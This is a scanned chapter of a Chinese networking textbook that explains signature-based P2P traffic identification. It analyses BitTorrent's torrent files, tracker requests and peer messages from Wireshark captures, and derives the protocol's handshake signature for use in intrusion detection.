


图 12.9　数据包过滤过程

2. P2P 包过滤系统的关键技术

从前面的分析中可见，在基于特征码的识别方法中，高效的模式匹配算法和特征码的提取起着关键作用，直接影响识别的性能。常用的模式匹配算法有 BF 算法、KMP 算法、BM 算法等，这些算法在很多教材中都有介绍，且有现成的程序代码，这里不再赘述。

每一类 P2P 应用系统的数据中都可以找到相应的特征码，这些字符串只会出现在特定的 P2P 应用中，可以被用来进行 P2P 应用的分类识别。一般可以通过捕获已知 P2P 应用的网络数据样本，分析其中的应用数据的代码来找出这些特征值。在应用数据包中能够用于代表该 P2P 应用的特征码不是唯一的，它的准确选取要注意以下两点：

(1) 特征码字节过多，则特殊性强，易产生漏报，且计算量大，影响检测效率；

(2) 特征码字节过少，则普遍性强，产生误报。

因此，特征码的选取是一种综合策略，其目的是降低漏报率和误报率，提高检测系统的性能。

12.5　P2P 应用系统及其特征码分析案例

通过前面的介绍可知，基于特征码的 P2P 流量识别系统成功的关键是特征码的选取，本节通过分析当前两种主流的 P2P 应用系统的工作原理，以及提取它们的特征码的过程，来加深对前述基本原理的理解。选取的 P2P 应用案例是 Bit Torrent 文件共享系统和 PPLive 网络视频点播系统。

以下案例分析的实验条件是：一台能通过校园网访问互联网 P2P 应用的计算机，配置在中上水平，作为内网用户使用的是私有 IP 地址。安装 Wireshark 网络协议分析软件，捕获本机访问 Bit Torrent 和 PPLive 应用系统的数据，详细分析过程如下。

12.5.1　案例分析 Bit Torrent 原理及其特征码

Bit Torrent 一般被认为是一个 P2P 下载软件，但严格来说是一个点对点的文件共享分发协议，由美国的布莱姆·科恩编写。参看图 12.10，Bit Torrent 系统的几个基本概念如下：

① Bit Torrent 把一个大的文件(比如电影等)分为几个数据块(块的字节数必须为 2 的整数次方)，分散存储在多个网络节点中，节点间可直接相连，然后互相发送和接收文件的各部分，直至获得整个文件。

② Bit Torrent 有一个中心索引服务器(Tracker)，Tracker 服务器能够搜索到同时在下

载和上传同一文件的用户的信息(包括 IP 地址、端口、客户端 ID 等),构成一个用户群信息列表,其他客户可以访问 Tracker 服务器获得这些信息,然后与在线用户之间建立对等连接。Bit Torrent 的关键思想是用户在下载数据的同时也应该上传,因此参与下载的用户数量越多,下载速度也越高。

③ Bit Torrent 版本 5.2.2 采用了 DHT 网络信息检索技术,使得无 Tracker 服务器的协助也可从分布式网络中搜索和下载到所需文件。在 DHT 网络中,每个客户端负责一个小范围的路由,并负责存储一小部分文件数据块,从而实现整个 DHT 网络的分布式寻址和存储。只要与任何一个已经在 DHT 网络中的节点连接上,客户端就可以寻找到更多的节点,从而连入网络。

④ 种子(Seed):若构成一个文件的所有数据块都被某下载者完整地下载,该下载者就成为一个种子,参看图 12.10。一个文件的首任发布者本身就是原始种子,它根据要发布的文件生成提供一个.torrent 文件,即种子文件,一般种子文件中都提供有默认节点,可以帮助没有连入节点群的用户连入网络。如果下载者已经连入 DHT 网络了,种子文件里填写的 Tracker 服务器地址就不需要了。这种技术的好处是大大减轻了 Tracker 的负担(甚至不需要)。用户之间可以更快速地建立通信连接,特别是当由于网络拥塞等原因与 Tracker 连接不上的时候。不过 Tracker 服务器在 Bit Torrent 协议中一直都保留着。目前基于 Bit Torrent 内核的主要 P2P 软件有 Bit Comet、Bit Spirit 等。




图 12.10　Bit Torrent 文件共享分发系统的原理

1. Bit Torrent 的工作原理

若下载者要下载文件内容,需要先得到相应的.torrent 种子文件,找到相应的对等机后使用 BT 客户端软件进行下载。下载时,BT 客户端首先从.torrent 文件中得到 Tracker 地址,然后向 Tracker 索引服务器发送请求。Tracker 服务器向下载者提供其他下载者(包括文件发布者)的 IP 地址。下载者再与其他下载者连接。根据.torrent 文件提供的信息,双方分别向对方告知自己已经存有的文件数据块,然后与对方交换自己没有的数据块。此时就不需要其他服务器参与,分散了单个线路上的数据流量,因此减轻了服务器负担。下载者每得到一个数据块,需要算出下载块的 Hash 验证码与.torrent 文件中的进行对比,如果相同则说明数据块正确,不同则需要重新下载这个块。这种规定解决了下载内容的准确性和完整性问题。

完整的 Bit Torrent 协议包括三个部分:种子文件(.torrent 格式)、与 Tracker 服务器交互的 Track 协议、与其他 peer 对等节点交互的 Bit Torrent 协议。下面以实际案例来说

明 Bit Torrent 协议这三方面的工作过程。

（1）种子文件.torrent 的结构。

.torrent 是一种文本信息文件，采用了 B 编码，包含 Tracker 信息和文件信息两部分 Tracker。信息主要是 BT 下载中需要用到的 Tracker 服务器的地址，文本信息主要是关于种子资源的一些描述，涉及资源的创建时间、创建格式等。图 12.11 是利用 Wireshark 捕获到的一个种子文件.torrent 的内容，分析如下：

```
d8:announce36:http://btfans.3322.org:8000/announce13
:announce-listll36:http://btfans.3322.org:8000/announceel40:http://
tracker.killman.net:2710/announceel39:http://tracker.publicbt.com:80/
announceel38:udp://tracker.publicbt.com:80/announceee7:comment774
:姊～够澶10:created    by19:BitSpirit/3.6.0.33013:creation    datei
1269935202e8:encoding5:UTF-84:infod5:filesld6:lengthi190e4:pathl
46:鍏嵩垂娉ム亣.urleed6:lengthi196e4:pathl49:鄉崇湅缇庡?urleed6
:lengthi196e4:pathl60:鏇村。
```

图 12.11　种子文件.torrent 的实例

- announce：Tracker 服务器的 URL，本例中为 http：//btfans.3322.org:8000/announce。
- announce-list：包含其他 Tracker 服务器的 URL 列表。
- comment：.torrent 文件创建者的备注信息。
- created by：制作.torrent 文件的程序信息，本例中使用是 BitSpirit/3.6.0。
- creation date：.torrent 文件的创建日期，使用的是 UNIX 格式。
- encoding：发布的资源使用的编码方式，在本例中使用的是 UTF-84。
- info：发布文件的信息，包括文件的名称、文件块的大小等信息。

（2）客户机与 Tracker 服务器交互的 Track 协议报文。

BT 客户机首先向.torrent 中提供的 Tracker 服务器 URL 发出连接请求，然后获得正在下载该文件的 Peer 列表（主要是 IP 地址和端口号）。通过分析发现，客户端对.torrent 文件中的每一个 Track 服务器都进行连接。

此例中服务器 btfans.3322.org 的 IP 地址是 58.215.65.245，tracker.killman.net 的 IP 地址是 61.147.126.88，tracker.publicbt.com 的 IP 地址是 85.17.80.248。BT 客户机 IP 地址是 10.0.26.19，与 Tracker 服务器的交互过程如图 12.12 所示。

No.	Time	Source	Destination	Protocol	Info
984	49.242826	10.0.26.19	58.215.65.245	TCP	cspmlockmgr > irdmi [SYN] Seq=0 W
987	49.408272	58.215.65.245	10.0.26.19	TCP	irdmi > cspmlockmgr [SYN, ACK] Sec
988	49.408306	10.0.26.19	58.215.65.245	TCP	cspmlockmgr > irdmi [ACK] Seq=1 Ac
989	49.408393	10.0.26.19	58.215.65.245	TCP	cspmlockmgr > irdmi [PSH, ACK] Sec
990	49.573249	58.215.65.245	10.0.26.19	TCP	irdmi > cspmlockmgr [ACK] Seq=1 Ac
1125	52.573994	58.215.65.245	10.0.26.19	TCP	irdmi > cspmlockmgr [FIN, PSH, ACK
1126	52.574011	10.0.26.19	58.215.65.245	TCP	cspmlockmgr > irdmi [ACK] Seq=175
1127	52.574135	10.0.26.19	58.215.65.245	TCP	cspmlockmgr > irdmi [FIN, ACK] Sec
1138	52.741919	58.215.65.245	10.0.26.19	TCP	irdmi > cspmlockmgr [ACK] Seq=150
1146	53.165191	10.0.26.19	58.215.65.245	TCP	neoiface > irdmi [SYN] Seq=0 Win=
1148	53.330391	58.215.65.245	10.0.26.19	TCP	irdmi > neoiface [SYN, ACK] Seq=0

图 12.12　BT 客户机与 Tracker 服务器的信息交互

参看图中数据，第 984、987、988 号包是 BT 客户机与 Tracker 服务器建立 TCP 连接的三次握手（SYN，SYN+ACK，ACK）。BT 客户端通过第 989 号包向 Tracker 服务器发出获

取对等机 Peer 列表的请求，L125 号报文为服务器的应答。第 L126、L127、L138 号报文是双方关闭连接的交互过程（ACK，FIN＋ACK，ACK）。下面重点分析第 989 号和 L125 号报文。

第 989 号报文中 BT 客户机向服务器发送的 TCP 数据载荷的内容如图 12.13 所示，使用 GET 请求（关于 GET 请求参看表 6.2）。其中一些字段的含义如下：

```
    GET/
announce?iffo_hash=PO%cc%12%c6%15%dd%a0%09k%b5%83%3bo%
98%09%3a%29%0b%f l&peer_id=M6-4-0--
%afF%2a%c9u%d4%9f%1ccOR%da&port=49002&uploadcd=0&downlo
aded=0&left=1608286926&corrupt=0&key=87C41A12&numwant=200&
compact=1&no_peer_id=1HTTP/1.1Host:btfans.3322.org:8000User-
Agent:BitTorrent/6400(18095)Accept-Encoding:gzip
```

图 12.13　第 989 号包客户机发送 GET 请求包内容

- info_hash：客户机发送的.torrent 文件中的 info 信息的 SHA-1 哈希值（即 DHT），采用 Unicode 编码，共 20 字节。tracker 服务器利用它查找拥有该资源的 peer 对等节点。
- peer_id：本 BT 客户机的唯一标志，在客户机启动时产生。可用 6 字节表示一个对等方（前 4 字节表示 IP 地址，后 2 字节表示端口号）。
- port：提供本机下载的端口号，图中是 49002。
- uploaded/downloaded：提供上传/下载的字节数，十进制表示。
- left：本机还缺少多少数据没下载完，十进制表示，单位为字节。
- key：可选。扩展的唯一标志，即使本机的 IP 地址改变了，也可以使用该字段的标识找到本 BT 客户机。图中 key ＝ 87 C4 1A 12 。
- compact：压缩标志。值为 1 表示本对等机接受压缩格式，值为 0 表示不接受。
- numwant：可选。客户机希望从 tracker 服务器得到的对等方的数目。

Tracker 服务器中有专门处理这些请求的程序，在收到客户端请求后，Tracker 服务器会搜索当时正在下载和上传该文件的节点列表，然后将这些节点信息（包括 IP 地址、端口号等）返回给客户机。图 12.14 所示为第 1125 号报文中服务器对客户机响应的 TCP 数据包载荷内容，注意服务器返回的 info_hash 与客户端的请求是相同的。

```
    HTTP/1.0302FoundLocation:http//61.147.124.211:8085/
scrape?info_hash=PO%ec%12%e6%15%dd%a0%09k%b5%8
3%3bo%98%09%3a%29%0b%f lPragma:no-cache
```

图 12.14　第 1125 号数据包中服务器响应的内容

从图 12.14 中可以看出，Tracker 给客户机返回一个对等节点（Peer）的 URL，其中 IP 地址为 61.147.124.211，端口为 8085。还包含了需下载信息的 Hash 值（即 DHT 中信息的 ID 标识）。

（3）BT 客户机以对等机身份与其他 Peer 交互的 Bit Torrent 协议报文。

BT 客户机与 Tracker 服务器提供的对等机列表中的 Peer 节点建立连接，然后下载所需要的资源，下面分析 Peer 之间的交互过程。如图 12.15 所示，其中 IP 地址192.168.0.179 为

内网的节点 A,221.234.59.149 为外网的节点 B。

No.	Time	Source	Destination	Protocol	Info
2480	119.558662	221.234.59.149	192.168.0.179	BitTor	Handshake
2481	119.559457	192.168.0.179	221.234.59.149	BitTor	Continuation Data
2487	119.626817	221.234.59.149	192.168.0.179	BitTor	Bitfield, Len:0xda
2490	119.631159	192.168.0.179	221.234.59.149	BitTor	Interested
2493	119.692365	221.234.59.149	192.168.0.179	BitTor	Interested Unchoke
2495	119.693135	192.168.0.179	221.234.59.149	BitTor	Request, Piece (Idx:0x12f, Begin:0x8000, Len:0x4000)
2503	119.863273	192.168.0.179	221.234.59.149	BitTor	Request, Piece (Idx:0x12f, Begin:0xc000, Len:0x4000)
2696	134.455240	221.234.59.149	192.168.0.179	BitTor	Piece, Idx:0x12f, Begin:0x8000, Len:0x4000
2698	134.465267	192.168.0.179	221.234.59.149	BitTor	Request, Piece (Idx:0x12f, Begin:0x10000, Len:0x4000)
2731	135.780560	221.234.59.149	192.168.0.179	BitTor	Piece, Idx:0x12f, Begin:0xc000, Len:0x4000
2732	135.781363	192.168.0.179	221.234.59.149	BitTor	Request, Piece (Idx:0x2bf, Begin:0x0, Len:0x4000)
2755	136.296588	192.168.0.179	221.234.59.149	BitTor	BitTorrent
2760	136.361717	221.234.59.149	192.168.0.179	BitTor	Piece, Idx:0x12f, Begin:0x10000, Len:0x4000
2762	136.460771	192.168.0.179	221.234.59.149	BitTor	Request, Piece (Idx:0x2bf, Begin:0x4000, Len:0x4000)
2790	137.369230	221.234.59.149	192.168.0.179	BitTor	Piece, Idx:0x2bf, Begin:0x0, Len:0x4000
2791	137.370157	192.168.0.179	221.234.59.149	BitTor	Request, Piece (Idx:0x2bf, Begin:0x8000, Len:0x4000)
2818	138.248383	221.234.59.149	192.168.0.179	BitTor	Piece, Idx:0x2bf, Begin:0x4000, Len:0x4000
2820	138.249223	192.168.0.179	221.234.59.149	BitTor	Request, Piece (Idx:0x2bf, Begin:0xc000, Len:0x4000)
2855	139.457237	221.234.59.149	192.168.0.179	BitTor	Piece Idx:0x2bf, Begin:0x8000, Len:0x4000)
2859	139.494304	192.168.0.179	221.234.59.149	BitTor	Request, Piece (Idx:0x2bf, Begin:0x10000, Len:0x4000)
2922	141.462465	221.234.59.149	192.168.0.179	BitTor	Piece Idx:0x2bf, Begin:0xc000, Len:0x4000
2924	141.463447	192.168.0.179	221.234.59.149	BitTor	Request, Piece (Idx:0x2bf, Begin:0x14000, Len:0x4000)

图 12.15　对等节点 Peer 之间交换报文的过程

对等节点之间首先三次握手建立 TCP 连接,然后它们之间的交互过程包括以下五步:

第一步,握手,通过 Handshake 报文实现。即本例中的第 2480 和 2481 号数据包。

第二步,通报双方所拥有的资源情况,通过 Bit field 报文实现。在第 2487 号数据包中节点 B 向节点 A 公布了自己的资源拥有情况。Bit field 是握手之后的第一个报文,它的内容表明了资源 Peer 拥有哪些文件子块,拥有文件块的序号所对应的 bit 设置为 1,没有的设置为 0,如图 12.16 所示。其中 0x9400 的二进制数为 1001010000000000,形象地表示节点 B 已经拥有第 0、3、5 号文件块。

```
⊟ BitTorrent
  ⊟ Message: Len:193, Bitfield, Len:0xc0
      Message Length: 193
      Message Type: Bitfield (5)
      Bitfield data: 940000000000000400000000000000000004800000000000...
```
二进制为:1001010000000000

图 12.16　Bit field 报文信息

第三步,互相通报自己对资源的意愿情况,包括 interested、not interested、choke、unchoke 四种。本例中通过第 2490 和 2493 号数据包实现,Peer 之间要发生数据传输,那么它们的状态必须一端是 interested,另一端是 unchoke。关于 choke 和 interest 的解释如下。

举例:若有一个文件被分为 0,1,2,3,4 共 5 个文件子块,分别存在网络上的各对等节点中。现在有两个 Peer 建立了连接,分别叫 A 和 B。

Interested:如果 A 没有块 1,而 B 有块 1,就是说 B 有 A 需要的块。则 A 的状态是 interested。

Not interested:如果 A 已经有块 1,而 B 只有块 1,就是说 B 没有 A 需要的块。那么 A 的状态是 not interested。

Choke：如果因为某种原因(惩罚期)，B将在某段时间内不给A发送任何数据，那么在这段时间里B的状态就是choke。

Unchoke：惩罚期过后，choke状态解除，B的状态就变为unchoke。

第四步，互相请求资源，通过request piece来请求想要得到的资源数据。piece是对request piece的应答，本例中通过第2495和2696号数据包实现，request piece的报文如图12.17所示，piece报文信息如图12.18所示。

```
⊟ BitTorrent
  ⊟ Message: Len:13, Request, Piece (Idx:0x3a2,Begin:0x8000,Len:0x4000)
      Message Length: 13
      Message Type: Request (6)
      Piece index: 0x000003a2
      Begin offset of piece: 0x00008000
      Piece Length: 0x00004000
```

图 12.17　发送的 Request 请求报文信息

```
⊟ BitTorrent
  ⊟ Message: Len:16393, Piece, Idx:0x3a2,Begin:0x4000,Len:0x4000
      Message Length: 16393
      Message Type: Piece (7)
      Piece index: 0x000003a2
      Begin offset of piece: 0x00400000
      Data in a piece: C999258F95C3E9202220802D116AAC078357B2D5A2CE1FC9...
```

图 12.18　接收到的 piece 报文信息

图12.17是一个Request请求报文，其中包含的信息解释如下：

```
Message length: 13                    //报文的长度为13B
Message Type: Request(6)              //本报文的类型是"请求",6表示Request
Piece index: 0x000003a2               //资源片段的ID标志
Begin offset of piece: 0x000800       //资源片的起始字节的地址偏移量
Piece length: 0x00004000              //资源片段的长度,为4×16³= 16384B
```

图12.18为piece(即报文的数据块)报文信息，是对request请求的response响应，提供了request中要求的资源片的数据信息，报文内容与图12.17中的Request相似：报文的总长度为16393字节，报文类型为piece，资源片的ID为0x000003a2，资源片起始字节的地址偏移量为0x00400000，资源片的数据信息。

第五步，断开连接。因Peer之间交互使用了TCP连接，对等方A与对等方B断开连接时，只需要断开它们之间的TCP连接即可。

通过上述实例分析，Bit Torrent协议的工作过程总结如下：

(1) 资源发布者制作.torrent文件并上传到种子发布站点。

(2) BT客户机获取.torrent文件，并向.torrent文件中提供的Tracker服务器依次发起连接请求，通过与Tracker服务器建立TCP连接并获取对等列表。

(3) BT客户机向列表中的对等方peer发起连接请求，因为对等方列表中的Peer个数比较多，所以会在短时间内发出大量TCP连接请求报文。

(4) 如果连接建立成功，BT节点之间通过Handshake报文进行握手，利用Bit field报文通报各自拥有的资源。然后使用interested、not interested、choke和unchoke四种包互通对资源的意愿情况，之后通过Request Piece和Piece包传输资源。

(5) 资源传输完毕,关闭 TCP 连接。

2. Bit Torrent 特征码的分析

Bit Torrent 在传输数据时,由握手报文开始,在握手报文中载荷数据以“0x13”开头,后面紧跟着的是 19 字节长的字符串,ASCII 码为“Bit Torrent protocol”,如果报文的载荷中出现了字符串“Bit Torrent protocol”,那么就表明该节点使用 BT 协议了,协议格式如图 12.19所示。




图 12.19　Bit Torrent 的特征码分析

使用的传输层协议为 TCP,特征码的 ASCII 值为“Bit Torrent protocol”,位于 TCP 数据包中的第 0043～0055 号字节。数据包载荷的解释如下。

```
13                                    //开始标识,1B
42 69 74 54 6f 72 72 65 6e 74 20 70 72 6f 74 6f 63 6f 6c
                                      //BT 特征字符串,ASCII 码值为"Bit Torrent protocol",共 19B
00 00 00 00 00 10 00 04                      //保留字节,8B
504fec12e615dda0096bb5833b6f98093a290bf1     //.torrent 文件中 info 信息的 SHA-1 哈希值
2d535033363033110e652646cb718bbe06fba739     //对等节点的 ID,20B
```

表 12.4 为此案例中 Bit Torrent 的特征码。可将此特征码设置为入侵检测系统的判定依据,以实现对 BT 应用的网络数据流的识别、控制和管理。

表 12.4　P2P 应用系统 Bit Torrent 的特征码

应用系统	协议	特　征　码	特征码位置
Bit Torrent	TCP	0x13 42 69 74 54 6f 72 72 65 6e 74 20 70 72 6f 74 6f 63 6f 6c(ASCII 码为 Bit Torrent protocol)	0043～0055 字节

12.5.2　PPlive 的工作过程

PPlive 是一款全球安装量最大的 P2P 网络电视点播软件,支持对海量高清影视节目的直播+点播功能。可在线观看电影、电视剧、动漫、综艺、体育直播、游戏竞技、财经资讯等丰富的视频娱乐节目。在线观看的人越多则数据下载越流畅,完全免费,是广受用户推崇的流媒体 P2P 软件。

PPLive 由上海聚力传媒技术有限公司开发,是具有自主研发专利 PPCloud 流媒体云技术的网络平台,其中包括 PPTV 网络电视客户端软件、高清影视门户网站(www. pptv. com)、

视频搜索、视频加速(PPVA)等网络电视直播+点播软件产品。

1. PPlive 的系统结构

PPlive(版本 1.9.47)有三个固定的服务器群,分别为 Tracker、资源服务器、启动服务器,下面分四个阶段来分析 PPlive 的工作过程,如图 12.20 所示。

